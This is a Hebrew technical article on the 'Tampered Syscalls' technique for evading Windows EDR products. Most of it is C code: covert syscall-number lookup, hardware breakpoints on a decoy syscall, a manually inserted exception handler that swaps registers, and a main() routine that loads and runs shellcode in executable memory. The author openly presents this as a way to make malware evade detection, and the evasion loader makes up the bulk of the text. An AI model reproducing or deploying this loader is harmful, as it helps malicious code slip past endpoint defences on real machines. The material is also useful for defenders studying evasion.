

Tampered Syscalls

מאת יונתן ארצי

הקדמה

בשנים האחרונות, תחום אבטחת המידע עבר התפתחות משמעותית - הן בצד ההגנה והן בצד ההתקפה. מערכות הפעלה מודרניות משלבות כיום מנגנוני אבטחה מובנים ומתקדמים, ופתרונות האנטי-וירוס הפכו למתוחכמים יותר מאי פעם. השילוב הזה מצמצם באופן ניכר את שטח התקיפה הזמין לתוקפים ולחוקרי חולשות כאחד.

כתוצאה מכך, מתקפות מבוססות תוכנות זדוניות קלאסיות (Malware) הולכות ונעשות נדירות יותר - אך בהחלט לא נעלמו מן העולם. עדיין קיימות שיטות יצירתיות לעקוף מנגנוני הגנה אלו. במאמר זה אבחן טכניקה, שפותחה על ידי rad9800, ששמה Tampered Syscalls, המאפשרת לעקוף חלק ממנגנוני ההגנה של Windows ולהריץ קוד שרירותי על המכונה. בנוסף, אציג שיטה משלימה שפיתחתי להתחמקות ממנגנון ההגנה, מימוש של AddVectoredExceptionHandler, שלא נכלל במימוש המקורי ותורם להסוואת זדוניותה של התוכנית.

דרך הפעולה - Syscalls

Syscalls (קריאות מערכת) הן המנגנון המרכזי שבאמצעותו תוכנות הרצות ב-User Space יכולות לבקש שירותים מהקרנל (Kernel). מנגנון זה נועד לאפשר תקשורת בטוחה ומבוקרת בין שני המרחבים, אך כפי שנראה בהמשך, רמת הביטחון שהוא מספק אינה מוחלטת.

כדי להבין מדוע Syscalls נחוצות, יש להבין את ההפרדה הבסיסית בארכיטקטורת מערכת ההפעלה: אפליקציות רגילות רצות ב-User Space, סביבה מוגבלת בהרשאותיה. לעומת זאת, ב-Kernel Space רץ קוד המערכת עצמה, עם גישה מלאה למשאבי החומרה. Syscalls הן למעשה הגשר בין שני המרחבים הללו. הן מאפשרות לקוד ממרחב המשתמש לבצע פעולות הדורשות הרשאות גבוהות, מבלי שתידרש גישה ישירה לקרנל.

כיצד מתבצעת קריאת Syscall? תהליך הקריאה מתבצע במספר שלבים. ראשית, יש לציין לקרנל איזו קריאת מערכת נדרשת ומה הם הפרמטרים שלה. בפועל, הדבר נעשה באמצעות טעינת ערכים

לרגיסטרים של המעבד: תחילה נטען ה-SSN המספר המזהה הייחודי של הפקודה המבוקשת - לרגיסטר המתאים בהתאם למוסכמות מערכת ההפעלה, ולאחריו נטענים הארגומנטים הנדרשים לרגיסטרים הנותרים.

בשלב הבא, הקרנל שומר את מצב ההרצה הנוכחי (Context) של התהליך כדי שניתן יהיה לשחזר אותו לאחר השלמת הקריאה. לאחר מכן, הקרנל משתמש ב-SSN כדי לאתר את הפונקציה המבוקשת בטבלת קריאות המערכת (System Call Table). לפני ביצוע הפונקציה בפועל, הקרנל מוודא את תקינות הארגומנטים, לרבות בדיקת מצביעים. רק אז מבצע את הפעולה המבוקשת. עם סיום הביצוע, המצב השמור משוחזר והתהליך חוזר ל-User Mode.

אז מה החידוש שלנו פה בעצם?

בעוד שניצול Syscalls כמשטח תקיפה הוא טכניקה מוכרת, המאבק בין מפתחי פריצות ליצרני מערכות הגנה עלה מדרגה. עד כה, הגישות המקובלות - Direct ו-Indirect Syscalls - התמקדו בנטרול ה--User mode Instrumentation של מערכות ה-EDR, המיוצג על ידי הזרקת Hooks לספריית ה-ntdll.dll. טכניקות אלו, הכוללות מעקף של פונקציות ה-Stub או שימוש ב-Unhooking של ה-DLL, נועדו למנוע מה-EDR לבצע אינספקציה לקוד לפני המעבר ל-Kernel mode.

אלא שפתרונות אלו נתקלים בתקרה טכנולוגית: ה-EDR של ימינו אינו מסתמך עוד רק על יירוט פונקציות (API Hooking). הוא מנטר אנומליות ברמת המערכת, מזהה קריאות המגיעות מכתובות זיכרון בלתי צפויות ומנתח את ה-Call Stack כדי לזהות זיופים. השלב הבא באבולוציה של התקיפה, אותו אנו מציגים כאן, עובר מניסיון לעקוף את ההגנה לניסיון להיטמע בתוכה. האתגר העומד בפנינו הוא פיתוח שיטה שתגרום לפעולת ה-Syscall להיראות כחלק אינטגרלי ולגיטימי מהתנהגות המערכת, ובכך להפוך אותה לשקופה לחלוטין עבור מנגנוני הניטור ההתנהגותיים.

הפתרון - מה הן Tampered Syscalls?

העיקרון המנחה של טכניקת ה-Tampered Syscalls נשען על יצירת פער אופרטיבי בין שלב הבחינה של מערכת ה-EDR לבין שלב הביצוע בפועל במרחב הליבה. בניגוד לשיטות המנסות להסתיר את עצם קיום הקריאה, גישה זו חותרת להצגת מצג שווא של פעילות לגיטימית ותמימה. הליבה של האסטרטגיה טמונה במניפולציה של תוכן הקריאה ברגע הקריטי שבו מערכת ההגנה כבר סיווגה את הפעולה כבלתי מזיקה, אך טרם המעבר הממשי לביצוע ב-Kernel.

תהליך היישום מתחיל בבחירת פונקציית מערכת שכיחה המשמשת כ"מעטפת" לפעולה הזדונית, דוגמת NtQuerySecurityObject. על כתובת פונקציה זו מוגדר Hardware Breakpoint, המאפשר שליטה מדויקת בזרימת הקוד ללא צורך בשינוי של ה-Instruction Stream (בניגוד ל-Software Breakpoints). עם הקריאה לפונקציה, המעבד עוצר את הביצוע ומעביר את השליטה ל-Vectored Exception Handler.

בנקודה זו מתבצעת מניפולציה ישירה על ה-Thread Context: ה-SSN המקורי המאוחסן באוגר ה-RAX מוחלף בזה של פונקציית היעד - למשל NtOpenProcess - ובמקביל מתבצעת התאמה של הארגומנטים הרלוונטיים על המחסנית או באוגרים. עם המשך הביצוע, הקרנל מקבל בקשה לביצוע הפעולה הזדונית, בעוד שמבחינת הניטור של ה-EDR, התהליך ביצע קריאה תקינה לחלוטין.

הסיבה לאפקטיביות של טכניקה זו נעוצה במודל הניטור המקובל במרחב המשתמש (User-mode Telemetry). מאחר שרוב מערכות ה-EDR מבצעות את האינספקציה בנקודת הכניסה של ה-API ב-ntdll.dll, הן חשופות לשינויים המתרחשים ברמת ה-Instruction Level לאחר שלב הבדיקה. המניפולציה על ה-Context מתרחשת "מתחת לרדאר" של ה-Hooks המסורתיים, שכן היא מבוצעת לאחר שהקוד עבר את מחסום הניטור הראשוני.

עם זאת, חוסנה של הטכניקה תלוי בהיעדר ניטור מעמיק ב-Kernel Space, כגון שימוש ב-ETW, וכן ביכולת התוקף לנהל את חריגות המערכת באופן דיסקרטי באמצעות VEH מותאם אישית - סוגיה מהותית שתיבחן בהמשך המאמר.

מציאת מספר באופן נסתר, ע"י גניבת 2Syswhisper

על מנת לבצע Syscall ישירות, עלינו לדעת את ה-SSN - הערך המספרי שמערכת ההפעלה מקצה לכל פונקציית Nt. הדרך הטבעית לגלות ערך זה היא לקרוא את ה-Syscall Stubs מתוך ntdll.dll, אלא שכאן נתקלים בבעיה: פתרונות EDR מנטרים גישות לקובץ זה ועלולים לסמן את הפעולה כחשודה.

הפתרון? גניבת קוד קיים. נסתכל על הפרויקט 2SysWhispers, שכבר מממש שליפת SSN בצורה שנועדה לחמוק ממנגנוני הניטור. השיטה שבה הוא משתמש נקראת Sorting By System Call Address, והיא מתבססת על תכונה מעניינת: הכתובות של פונקציות ה-Syscall בזיכרון שמורות בסדר שתואם את ה-SSN שלהן.

כלומר, אם נאסוף את כל הפונקציות שמתחילות ב-Zw (שהן למעשה אותן פונקציות Nt, כשההבדל אינו רלוונטי לדיון שלנו), ונמיין אותן בסדר עולה לפי כתובתן בזיכרון - האינדקס של כל פונקציה במערך הממוין יהיה בדיוק ה-SSN שלה:

```c
#include <windows.h>
typedef struct _SYSCALL_ENTRY {

    UINT32      u32Hash;     // Hash value of the syscall, used to identify the syscalls
    ULONG_PTR   uAddress;    // Address of the syscall, used to sort the array

} SYSCALL_ENTRY, * PSYSCALL_ENTRY;

#define MAX_ENTRIES 600

typedef struct _SYSCALL_ENTRY_LIST {

    DWORD           dwEntriesCount;
    SYSCALL_ENTRY   Entries[MAX_ENTRIES];

} SYSCALL_ENTRY_LIST, * PSYSCALL_ENTRY_LIST;
```

לצורך כך נגדיר שני מבני נתונים: האחד מחזיק את הפרטים של Syscall בודד, והשני משמש כרשימה גלובלית של כלל ה-Syscalls שנמצאו. נשים לב לשדה u32Hash במבנה - זהו שם ה-Syscall לאחר הצפנה באמצעות פונקציית Hash. מדוע? כי אם ה-EDR יבצע סריקה סטטית של זיכרון התהליך ויגלה מחרוזות כמו "NtAllocateVirtualMemory" בטקסט גלוי, הדבר עלול להוביל לסימון התוכנה כזדונית. שמירת השמות כ-Hash מונעת זיהוי מסוג זה.

כעת נממש פונקציית אתחול שתהיה אחראית על מילוי המערך הגלובלי SYSCALL_ENTRY_LIST_. הפונקציה תיגש ל-ntdll.dll באופן נסתר (לצורך הבנת הקוד - זו הסיבה ששם ה-DLL מאוחסן מפוצל ומוצפן לאורך שני משתנים נפרדים), ותבצע Parsing ל-Export Table של הקובץ: מעבר שיטתי על טבלת הייצוא וחילוץ הפונקציות הרלוונטיות.

הפעולה הזו מתבססת על מבני נתונים ופונקציות מתוך <windows.h> - הספרייה המובנית של Windows לאינטראקציה עם מערכת ההפעלה. מכיוון שפירוט כל פונקציה בנפרד חורג מהיקף המאמר, מי שמעוניין להעמיק מוזמן לעיין בתיעוד הרשמי. לאחר הפענוח, נסנן את כל הפונקציות שמתחילות ב-Zw, ניצור עבור כל אחת רשומה במבנה ה-Syscall שלנו (כולל ה-Hash של השם והכתובת בזיכרון), ונכניס אותן אל SYSCALL_ENTRY_LIST_.

לבסוף נבצע Bubble Sort בסדר עולה לפי הכתובות - וכך האינדקס של כל רשומה במערך הממוין ייתן לנו ישירות את ה-SSN שלה:

```
20  volatile DWORD g_NTDLLSTR1 = 0x46414163;    // ldtn
21  volatile DWORD g_NTDLLSTR2 = 0x4643Eb76;    // ld.l
22  SYSCALL_ENTRY_LIST g_EntriesList = { 0x00 };
23  BOOL PopulateSyscallList() {
24      if (g_EntriesList.dwEntriesCount)
25          return TRUE;
26      // locating ntdll.dll based on our PEB (proccess enviorment block)
27      PPEB pPeb = (PPEB)__readgsqword(0x60);
28      PLDR_DATA_TABLE_ENTRY    pDataTableEntry      = NULL;
29      PIMAGE_EXPORT_DIRECTORY pExportDirectory      = NULL;
30      ULONG_PTR               uNtdllBase            = NULL;
31      //  not included but finding the base of ntdll.dll
32      // going through the export table and saving functions starting with Zw
33      for (int i = 0; i < pExportDirectory->NumberOfNames; i++) {
34          CHAR* pFunctionName = (CHAR*)(uNtdllBase + pdwFunctionNameArray[i]);
35          if (*(unsigned short*)pFunctionName == 'wZ'
36              && g_EntriesList.dwEntriesCount <= MAX_ENTRIES) {
37              g_EntriesList.Entries[g_EntriesList.dwEntriesCount].u32Hash  =
38                  HASH(pFunctionName);
39              g_EntriesList.Entries[g_EntriesList.dwEntriesCount].uAddress =
40                  (ULONG_PTR)(uNtdllBase +
41                      pdwFunctionAddressArray[pwFunctionOrdinalArray[i]]);
42              g_EntriesList.dwEntriesCount++;}}
43      // bubble sort based on the address size
44      for (int i = 0; i < g_EntriesList.dwEntriesCount - 1; i++) {
45          for (int j = 0; j < g_EntriesList.dwEntriesCount - i - 1; j++) {
46              if (g_EntriesList.Entries[j].uAddress >
47                  g_EntriesList.Entries[j + 1].uAddress) {
48                  SYSCALL_ENTRY Temp = g_EntriesList.Entries[j];
49                  g_EntriesList.Entries[j] = g_EntriesList.Entries[j + 1];
50                  g_EntriesList.Entries[j + 1] = Temp;}}}
51      return TRUE;
```

בנוסף, נממש פונקציית עזר בשם FetchSSNFromSyscallEntries, שמקבלת את ה-Hash המוצפן של שם ה-Syscall ומחזירה את ה-SSN המתאים מתוך המערך הממוין. המימוש שלה פשוט למדי - חיפוש לינארי במערך לפי ערך ה-Hash - ולכן לא נרחיב עליו כאן.

יצירת הפונקציה האמיתית ותחילת הגניבה הגדולה

טרם ביצוע הקריאה לפונקציה הייעודית, עלינו לאחסן את הערכים הרלוונטיים בתוך מבנה נתונים (Struct) שיאפשר גישה מהירה ומסודרת בזמן אמת. המבנה יכיל את ארבעת הפרמטרים הראשונים הנדרשים לקריאה, לצד ה-SSN שחולץ בשלבים הקודמים.

בחרנו להתמקד בארבעת הפרמטרים הראשונים בלבד בשל מוסכמת הקריאה (Calling Convention) של Windows ב-64 סיביות. ככלל, ארבעת הפרמטרים הראשונים מועברים דרך הרגיסטרים (RCX, RDX, R8, R9), בעוד שפרמטרים נוספים נדחפים למחסנית (Stack). ניהול ידני של ה-Stack מעלה משמעותית את מורכבות המימוש, ולכן במסגרת מאמר זה נתמקד במקרים הדורשים עד ארבעה ארגומנטים. להעמקה נוספת במנגנון ה-Stack ב-MSVC, מומלץ לעיין בתיעוד הרשמי של Microsoft:

```
55  typedef struct _TAMPERED_SYSCALL {
56      ULONG_PTR   uParm1;
57      ULONG_PTR   uParm2;
58      ULONG_PTR   uParm3;
59      ULONG_PTR   uParm4;
60      DWORD       dwSyscallNmbr;
61  } TAMPERED_SYSCALL, *PTAMPERED_SYSCALL;
62
63  TAMPERED_SYSCALL g_TamperedSyscall = { 0 };
```

לצורך אתחול המבנה, נשתמש בפונקציית עזר בשם PassParameters. תפקידה פשוט וישיר: העתקת הערכים שהתקבלו אל השדות המתאימים במבנה הנתונים. כיוון שהקוד מיועד לרוץ בסביבה מרובת תהליכונים (Multi-threaded), הטמענו שימוש ב-Critical Section. צעד זה חיוני כדי למנוע מצבי מרוץ (Race Conditions) ולהבטיח שתהליכון אחד לא ישנה את נתוני המבנה בזמן שתהליכון אחר ניגש אליהם.

הפתעה ! - תוספת ליישום

במסגרת המאמץ להעלות את רמת החמיקה של ה-Malware שלנו, החלטתי להוסיף שכבת הגנה נוספת מעבר ליישום הסטנדרטי של Tampered Syscalls. הטכניקה שבחרתי היא מימוש ידני של AddVectoredExceptionHandler.

מדוע זה נחוץ? מוצרי EDR מודרניים נוטים "לסמן" (Flag) תוכנות המבצעות קריאות ישירות ל-API של רישום חריגות, שכן זהו דפוס פעולה נפוץ מאוד בתוכנות זדוניות (גם ללא קשר ל-Syscalls). על ידי מימוש ידני של המנגנון, אנו נמנעים מהשימוש בפונקציה המובנית של Windows ובכך מקשים משמעותית על הזיהוי האנומלי של ה-EDR.

כאן עולה השאלה המתבקשת: כיצד ניתן לממש פונקציית מערכת מובנית באופן עצמאי? התשובה טמונה בעבודתם של חוקרים שביצעו Reverse Engineering מעמיק למנגנון הפנימי של Windows (קישור). מבדיקת הקרביים של מערכת ההפעלה, עולה כי ניהול ה-VEH מתבצע באמצעות רשימה מקושרת דו-כיוונית (Doubly Linked List) השמורה בזיכרון, ומכילה את כל ה-Exception Handlers הרשומים בתהליך. המטרה שלנו היא להחדיר צומת (Node) חדש לרשימה הזו באופן ידני, מבלי לעבור דרך ה-API הרשמי.

כדי לבצע זאת בהצלחה, עלינו לאתר שני רכיבים קריטיים בתוך ה-ntdll.dll:

1. LdrpVectorHandlerList: המצביע לראש הרשימה המקושרת.
2. RtlpVecHandlerListLock: המנעול (Lock) המשמש לסנכרון הרשימה ומניעת מצבי מרוץ (Race Conditions) בסביבה מרובת תהליכונים.

אסטרטגיית המימוש שלנו תיהיה: גישה לפונקציה המיובאת בזיכרון RtlAddVectoredExceptionHandler ואז סריקת הזיכרון ל-Opcodes מסויימים וחיפוש LEA (כי דרך פקודה זו נטען לזיכרון המנעול ואז ראש הרשימה מה שיעזור לנו למצוא אותם) והזרקת ה-Handler, כדי לאתר את המיקומים המדויקים של ראש הרשימה והמנעול ב-ntdll.dll, נשתמש באלגוריתם סריקה מתוחכם. התהליך כולל הקצאת Handler משלנו, ברגע שמצאנו את העוגנים הללו, נוכל להזריק את ה-Handler האמיתי שלנו לראש או לסוף הרשימה בהתאם לצורך ע"י שינוי המצביעים של ה-Flink וה-Blink (הצומת הקודמת וההבאה ברשימה) להיות כחלק מהרשימה הנוכחית והתאמת המנעול כדי למנוע קריסה.

הערה טכנית: המימוש המלא, הכולל את הלוגיקה המתמטית למציאת האופסטים בזיכרון ואת קוד הסריקה, זמין לעיונכם ב-Repository שלי ב-GitHub (קישור מצורף במקורות למטה):

```
11
12 ⌄  typedef struct _VECTOR_HANDLER_ENTRY {
13         LIST_ENTRY ListEntry;
14         PLONG64 pRefCount; // ProcessHeap allocated, initialized with 1
15         DWORD unk_0; // always 0
16         DWORD pad_0;
17         PVOID EncodedHandler;
18     } VECTOR_HANDLER_ENTRY, * PVECTOR_HANDLER_ENTRY;
19
```

המשך ההתקנה - Hardware Breakpoints

לאחר שהבנו את המבנה הפנימי של ה-VEH, עולה השאלה המרכזית: מדוע אנו זקוקים למנגנון הזה מלכתחילה? התשובה טמונה באסטרטגיית ה-Syscall Tampering. המטרה שלנו היא לבצע החלפה של SSN והארגומנטים של ה-Syscall בזמן אמת, והדרך האלגנטית ביותר לעשות זאת היא באמצעות Hardware Breakpoints.

בניגוד ל-Breakpoints רגילים שרובנו מכירים מה-IDE (כמו "הנקודה האדומה" ב-VS Code), הפועלים לרוב באמצעות החלפת פקודה בזיכרון ב-Opcode של INT 3, נקודות עצירה מבוססות חומרה פועלות ברמת המעבד. המעבד משתמש ברגיסטרים ייעודיים כדי לעקוב אחר כתובות זיכרון מבלי לשנות אפילו בייט אחד בקוד המקור.

בשימוש ב-Hardware Breakpoints אנו מרוויחים שני יתרונות קריטיים במאבק מול ה-EDR:

1. חמיקה מסריקה סטטית (Static Scanning): מכיוון שהקוד בזיכרון נותר ללא שינוי (לא מושתל בו "Stub" או קפיצה), פתרונות אבטחה הסורקים אחר שינויים בקוד (Integrity Checks) לא יזהו דבר חריג.
2. דיוק: אנו יכולים להגדיר עצירה על רגיסטרים ספציפיים (עד ארבעה), מה שמאפשר שליטה מלאה בזרם הביצוע.

כדי להוציא זאת לפועל, נממש פונקציית התקנה ופירוק (Setup/Teardown). פונקציה זו מגדירה כי ברגע שהמעבד נתקל ב-Hardware Breakpoint שהצבנו, השליטה תועבר מיד ל-Exception Handler שכתבנו (במקום ל-VEH הרגיל של Windows), ובכך תאפשר לנו לשנות את המשתנים בזיכרון רגע לפני שה-Syscall יוצא לדרך.

```
CRITICAL_SECTION    g_CriticalSection   = { 0 };
PVOID               g_VehHandler        = NULL;
BOOL InitHardwareBreakpointHooking() {
    if (g_VehHandler)
        return TRUE;
    InitializeCriticalSection(&g_CriticalSection);
    if (!(g_VehHandler = ManualAddVectoredExceptionHandler(// using our custom implmentation
            0x01,
            (PVECTORED_EXCEPTION_HANDLER)ExceptionHandlerCallbackRoutine))) {
        return FALSE;
    }
    return TRUE;
}
BOOL HaltHardwareBreakpointHooking() {
    DeleteCriticalSection(&g_CriticalSection);
    if (g_VehHandler) {
        if (ManualRemoveVectoredExceptionHandler(g_VehHandler) == 0x00) // using our custom implmentation
            return FALSE;
        return TRUE;
    }
    return FALSE;
}
```

על מנת להגדיר Hardware Breakpoint, עלינו לבצע מניפולציה ישירה על מצב המעבד ב-Thread הספציפי. התהליך מתבצע בשלבים הבאים:

1. קבלת Context: נשיג Handle ל-Thread המבוקש ונשתמש בפונקציה GetThreadContext. פעולה זו מעתיקה את כל ערכי הרגיסטרים הנוכחיים למבנה נתונים מסוג CONTEXT הניתן לעריכה.
2. הגדרת רגיסטר הכתובת (Dr0): נזין לרגיסטר Dr0 את הכתובת המדויקת של הפונקציה שבה אנו רוצים לעצור. כעת, המעבד יבצע השוואה חומרתית קבועה בין ה-Instruction Pointer לערך זה.
3. שליטה ובקרה באמצעות Dr7: רגיסטר Dr7 משמש כ"לוח הבקרה" של התהליך. באמצעות קביעת ביטים ספציפיים (Bitmasking), אנו מגדירים למעבד: שהעצירה היא מסוג Execution (עצור רק כשהקוד רץ, לא כשקוראים/כותבים לכתובת).שעליו להשתמש ברגיסטר Dr0 כנקודת ההשוואה הפעילה.

ניתן להתייחס ל-Dr7 כאל סדרת מתגים (Flags): כל ביט קובע הגדרה אחרת של ה-Breakpoint, מה שמאפשר לנו ליצור נקודת עצירה חשאית ומדויקת להפליא:

```
BOOL InstallHardwareBPHook(IN DWORD dwThreadID, IN ULONG_PTR uTargetFuncAddress) {
    CONTEXT Context = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
    HANDLE  hThread = NULL;
    if (!(hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, dwThreadID)))
        goto _END_OF_FUNC;
    if (!GetThreadContext(hThread, &Context))
        goto _END_OF_FUNC;
    Context.Dr0 = uTargetFuncAddress;   // address of where we want it
    Context.Dr6 = 0x00;                 // resetting the status register (pretty unimportant to us)
    Context.Dr7 = SetDr7Bits(Context.Dr7, 0x10, 0x02, 0x00); // setting it to be an execution Breakpoint
    Context.Dr7 = SetDr7Bits(Context.Dr7, 0x12, 0x02, 0x00); // Length = 0
    Context.Dr7 = SetDr7Bits(Context.Dr7, 0x00, 0x01, 0x01); // enable DR0
    if (!SetThreadContext(hThread, &Context))
        goto _END_OF_FUNC;
    // ...
}
```

על מנת לחבר את כל הקצוות, יצרנו את הפונקציה InitializeTamperedSyscall. פונקציה זו מקבלת שלושה רכיבים:

- כתובת של "פונקציית הסחה" (Decoy).
- כתובת מוצפנת של ה-Syscall האמיתי (כדי למנוע זיהוי בסריקה סטטית).
- הפרמטרים האמיתיים של הפונקציה.

הלוגיקה מאחורי הקוד סורקת את ה-Stub של ה-Syscall בזיכרון ומחפשת את ה-Opcode של פקודת ה-syscall (המיוצגת כ-0x0F 0x05). כדי להקשיח את החמיקה מה-EDR, אפילו ה-Opcode עצמו נשמר במצב מוצפן ומפוענח רק בזמן הריצה לצורך ההשוואה (בעזרת XOR).

ברגע שנמצאה ההתאמה בזיכרון, אנו שותלים את ה-Hardware Breakpoint ב-Thread הנוכחי. מרגע זה, בכל פעם שהתוכנית תנסה לבצע את ה-Syscall ה"תמים", המעבד יעצור, ה-Handler שלנו יתעורר, יחליף את ה-SSN לזה הזדוני, ויריץ את הפעולה האמיתית מבלי שה-EDR יבחין בשינוי (מצורפת דוגמא ל-Stub):

```
mov r10, rcx
mov eax, 0x18   <--מספר ה-Syscall
syscall          <--את זה אנחנו מחפשים!
ret
```

```
// the opcode of syscall xor'ed using the value 0x2325
volatile unsigned short g_SYSCALL_OPCODE = 0x262A; // 0x050F ^ 0x2325

BOOL InitializeTamperedSyscall(
    IN ULONG_PTR uCalledSyscallAddress,
    IN UINT32 uCRC32FunctionHash,
    IN ULONG_PTR uParm1, IN ULONG_PTR uParm2,
    IN ULONG_PTR uParm3, IN ULONG_PTR uParm4) {
```

```
    PVOID pDecoySyscallInstructionAdd = NULL;
    DWORD dwRealSyscallNumber = 0x00;

    for (int i = 0; i < 0x20; i++) {
        if (*(unsigned short*)(uCalledSyscallAddress + i) ==
            (g_SYSCALL_OPCODE ^ 0x2325)) {
            pDecoySyscallInstructionAdd =
                (PVOID)(uCalledSyscallAddress + i);
            break;
        }
    }
    if (!pDecoySyscallInstructionAdd)
        return FALSE;
    if (!(dwRealSyscallNumber =
        FetchSSNFromSyscallEntries(uCRC32FunctionHash)))
        return FALSE;
    PassParameters(uParm1, uParm2, uParm3, uParm4, dwRealSyscallNumber);
    if (!InstallHardwareBPHook(
        GetCurrentThreadId(), pDecoySyscallInstructionAdd))
        return FALSE;

    return TRUE;
}
```

שלב הקסם

אימות מקור החריגה

לפני שנבצע שינויים בזיכרון, עלינו לוודא שהחריגה (Exception) אכן נגרמה מהמנגנון שלנו ולא מקריסה מקרית של התוכנית. סינון קוד השגיאה: נבדוק שקוד החריגה הוא לא EXCEPTION_SINGLE_STEP שזה EXCEPTION_ACCESS_VIOLATION או שגיאות זיכרון אחרות שבהן איננו רוצים לגעת.

בדיקת הרגיסטר: נוודא שהכתובת של הקריסה היא אותה הכתובת ששמורה ב-DR0 באמת שוב פעם כדי לא לגעת בשגיאות לא קשורות.

סנכרון ובטיחות (Thread Safety)

מכיוון שה-Payload שלנו עשוי לרוץ בסביבה מרובת תהליכונים, אנו נכנסים ל-Critical Section. שלב זה קריטי כיוון שאנו ניגשים למבני נתונים משותפים המכילים את הכתובות והפרמטרים האמיתיים. שימוש במנעול מבטיח שתהליכון אחר לא ישנה את הערכים הללו בזמן שה-Handler מבצע את ההחלפה, מה שמונע קריסות בלתי צפויות (Race Conditions).

מניפולציה של רגיסטרים

זהו הרגע שבו ה-Tampering קורה בפועל. אנו ניגשים למבנה ה-Context שקיבלנו מה-Exception ומבצעים דריסה של הרגיסטרים בהתאם למוסכמות של Windows x64:

- RAX: לתוכו נטען את ה-SSN האמיתי של ה-Syscall שברצוננו להריץ.
- RCX, RDX, R8, R9: נעדכן את ארבעת הרגיסטרים הללו בפרמטרים האמיתיים ששמרנו מראש.

ברגע שה-Handler יסתיים והמעבד ימשיך בריצה, הוא "יחשוב" שערכים אלו היו שם מאז ומעולם, ויבצע את הקריאה למערכת ההפעלה עם הנתונים החדשים שלנו.

ניקוי והחזרת המצב לקדמותו

לאחר ביצוע ההחלפה המוצלח, עלינו להסיר את ה-Hardware Breakpoint. פעולה זו חיונית כדי לאפשר לתוכנית לחזור למסלול ריצה רגיל מבלי להיתקע בלולאה אינסופית של חריגות באותה הכתובת. אנו מאפסים את הביטים המתאימים ברגיסטר Dr7 ומנקים את הכתובת ב-Dr0, ובכך "מנקים את הזירה" מסימנים מחשידים:

```
LONG ExceptionHandlerCallbackRoutine(
    IN PEXCEPTION_POINTERS pExceptionInfo) {
    BOOL bResolved = FALSE;
    if (pExceptionInfo->ExceptionRecord->ExceptionCode !=
        STATUS_SINGLE_STEP)
        goto _EXIT_ROUTINE;
    if (pExceptionInfo->ExceptionRecord->ExceptionAddress !=
        pExceptionInfo->ContextRecord->Dr0)
        goto _EXIT_ROUTINE;
    EnterCriticalSection(&g_CriticalSection);
    // החלפת מספר ה-Syscall (RAX)
    pExceptionInfo->ContextRecord->Rax =
        (DWORD64)g_TamperedSyscall.dwSyscallNmbr;
    // החלפת ארבעת הפרמטרים הראשונים
    pExceptionInfo->ContextRecord->R10 =
        (DWORD64)g_TamperedSyscall.uParm1;    // פרמטר 1
    pExceptionInfo->ContextRecord->Rdx =
        (DWORD64)g_TamperedSyscall.uParm2;    // פרמטר 2
    pExceptionInfo->ContextRecord->R8  =
        (DWORD64)g_TamperedSyscall.uParm3;    // פרמטר 3
    pExceptionInfo->ContextRecord->R9  =
        (DWORD64)g_TamperedSyscall.uParm4;    // פרמטר 4
    pExceptionInfo->ContextRecord->Dr0 = 0ull;
    LeaveCriticalSection(&g_CriticalSection);
    bResolved = TRUE;
_EXIT_ROUTINE:
    return (bResolved ? EXCEPTION_CONTINUE_EXECUTION :
                        EXCEPTION_CONTINUE_SEARCH);
}
```

אריזה ושליחה

בשביל נוחות ההרצה נבנה Macro שמבצע את כל התהליך באופן אוטומטי עם ה-Syscall והסתת הדעת NtQuerySecurityObject. נשתמש ב-Macro ולא בפונקציה פשוטה, על מנת להימנע מהסיכון שהקומפילר יצור קיצורי דרך שעלולים לפגוע בקוד שלנו (הוא מאוד Low Level):

```
#define TAMPER_SYSCALL(u32SyscallHash, uParm1, uParm2, uParm3, \
    uParm4, uParm5, uParm6, uParm7, uParm8, uParm9, uParmA, uParmB) \
    if (1) {                                                          \
        NTSTATUS STATUS = 0x00;                                       \
        fnNtQueryDirectoryFile pNtQuerySecurityObject = NULL;         \
                                                                      \
        if (!(pNtQuerySecurityObject = (fnNtQueryDirectoryFile)       \
            GetProcAddress(GetModuleHandle(TEXT("NTDLL.DLL")),        \
                "NtQuerySecurityObject")))                             \
            return -1;                                                \
                                                                      \
        if (!InitializeTamperedSyscall(pNtQuerySecurityObject,        \
            u32SyscallHash, uParm1, uParm2, uParm3, uParm4))          \
            return -1;                                                \
                                                                      \
        if ((STATUS = pNtQuerySecurityObject(                         \
            NULL, NULL, NULL, NULL,                                   \
            uParm5, uParm6, uParm7, uParm8,                           \
            uParm9, uParmA, uParmB)) != 0x00) {                       \
            return -1;                                                \
        }                                                             \
    }
```

ועכשיו נראה דוגמא לקוד פשוט שכותב Shellcode לזיכרון ומריץ אותו בעזרת ה-Tampered Syscalls:

```
int main() {
    // initializing the hooking process
    if (!InitHardwareBreakpointHooking())
        return -1;
    PVOID   BaseAddress     = NULL;
    SIZE_T  RegionSize      = 0x100;
    DWORD   dwOldProtection = 0x00;
    HANDLE  hThread         = NULL;
    // allocating memory
    TAMPER_SYSCALL(ZwAllocateVirtualMemory_CRCA,
        (HANDLE)-1, &BaseAddress, 0x00, &RegionSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE,
        NULL, NULL, NULL, NULL, NULL);
    //changing the memory permissions of the memory we allocated
    TAMPER_SYSCALL(ZwProtectVirtualMemory_CRCA,
        (HANDLE)-1, &BaseAddress, &RegionSize,
        PAGE_EXECUTE_READWRITE, &dwOldProtection,
        NULL, NULL, NULL, NULL, NULL, NULL);
```

```
    // Copying the shellcode into the memory we just allocated
    memcpy(BaseAddress, rawData, sizeof(rawData));
    // Thread for running the shellcode
    TAMPER_SYSCALL(ZwCreateThreadEx_CRCA,
        &hThread, THREAD_ALL_ACCESS, NULL, (HANDLE)-1,
        BaseAddress, NULL, FALSE, NULL, NULL, NULL, NULL);
    Sleep(1000 * 10);
    if (!HaltHardwareBreakpointHooking())
        return -1;

    return 0;
}
```

סיכום

